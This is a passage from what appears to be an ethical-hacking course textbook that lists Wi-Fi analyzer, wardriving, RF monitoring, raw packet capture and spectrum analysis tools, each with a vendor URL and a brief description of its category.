



Figure 16.110: Screenshot of AirMagnet WiFi Analyzer PRO

The following are some additional Wi-Fi traffic analyzer tools:

- SteelCentral Packet Analyzer (*https://www.riverbed.com*)
- Omnipeek Network Protocol Analyzer (*https://www.liveaction.com*)
- CommView for Wi-Fi (*https://www.tamos.com*)
- Capsa Portable Network Analyzer (*https://www.colasoft.com*)
- PRTG Network Monitor (*https://www.paessler.com*)



Other Wireless Hacking Tools

Wardriving Tools	RF Monitoring Tools	Raw Packet Capturing Tools	Spectrum Analyzing Tools
Airbase-ng *https://aircrack-ng.org*	**RFXpert** *https://www.dektec.com*	**WirelessNetView** *https://www.nirsoft.net*	**Chanalyzer Essential** *https://www.metageek.com*
inSSIDer *https://www.metageek.com*	**Monics® 200** *https://www.kratosdefense.com*	**PRTG Network Monitor** *https://www.paessler.com*	**AirMagnet Spectrum XT** *https://www.netally.com*
NetSpot *https://www.netspotapp.com*	**Monics® satID®** *https://www.kratosdefense.com*	**Tcpdump** *https://www.tcpdump.org*	**Cisco Spectrum Expert Wi-Fi** *https://www.cisco.com*
WiGLE WiFi Wardriving *https://play.google.com*	**RF Signal Tracker** *https://play.google.com*	**RawCap** *https://www.netresec.com*	**RSA306B USB Spectrum Analyzer** *https://www.tek.com*
AirFart *https://sourceforge.net*	**FieldSENSE60** *https://www.fieldsense.com*	**Airodump-ng** *https://www.aircrack-ng.org*	**AirSleuth-Pro** *https://nutsaboutnets.com*

WarDriving Tools

WarDriving tools enable users to list all APs broadcasting beacon signals at their location. It helps users set up new APs by ensuring that no interfering APs exist. These tools verify the network setup, find locations with poor coverage in the WLAN, and detect other networks that may be causing interference. They can also detect unauthorized rogue APs. The following are some WarDriving tools.

- Airbase-ng (*https://aircrack-ng.org*)
- inSSIDer (*https://www.metageek.com*)
- NetSpot (*https://www.netspotapp.com*)
- WiGLE WiFi Wardriving (*https://play.google.com*)
- AirFart (*https://sourceforge.net*)

RF Monitoring Tools

Radio frequency (RF) monitoring tools help in discovering and monitoring Wi-Fi networks. These tools control and monitor network interfaces, including wireless ones. They display network activity and help control network interfaces. The following are some RF monitoring tools.

- RFXpert (*https://www.dektec.com*)
- Monics® 200 (*https://www.kratosdefense.com*)
- Monics® satID® (*https://www.kratosdefense.com*)
- RF Signal Tracker (*https://play.google.com*)

- FieldSENSE60 (*https://www.fieldsense.com*)

Raw Packet Capturing Tools

Raw packet capturing tools capture wireless network packets and monitor WLAN packet activities. These tools capture every packet, support both Ethernet LAN and 802.11, and display network traffic at the MAC level. The following are some raw packet capturing tools.

- WirelessNetView (*https://www.nirsoft.net*)
- PRTG Network Monitor (*https://www.paessler.com*)
- Tcpdump (*https://www.tcpdump.org*)
- RawCap (*https://www.netresec.com*)
- Airodump-ng (*https://www.aircrack-ng.org*)

Spectrum Analyzing Tools

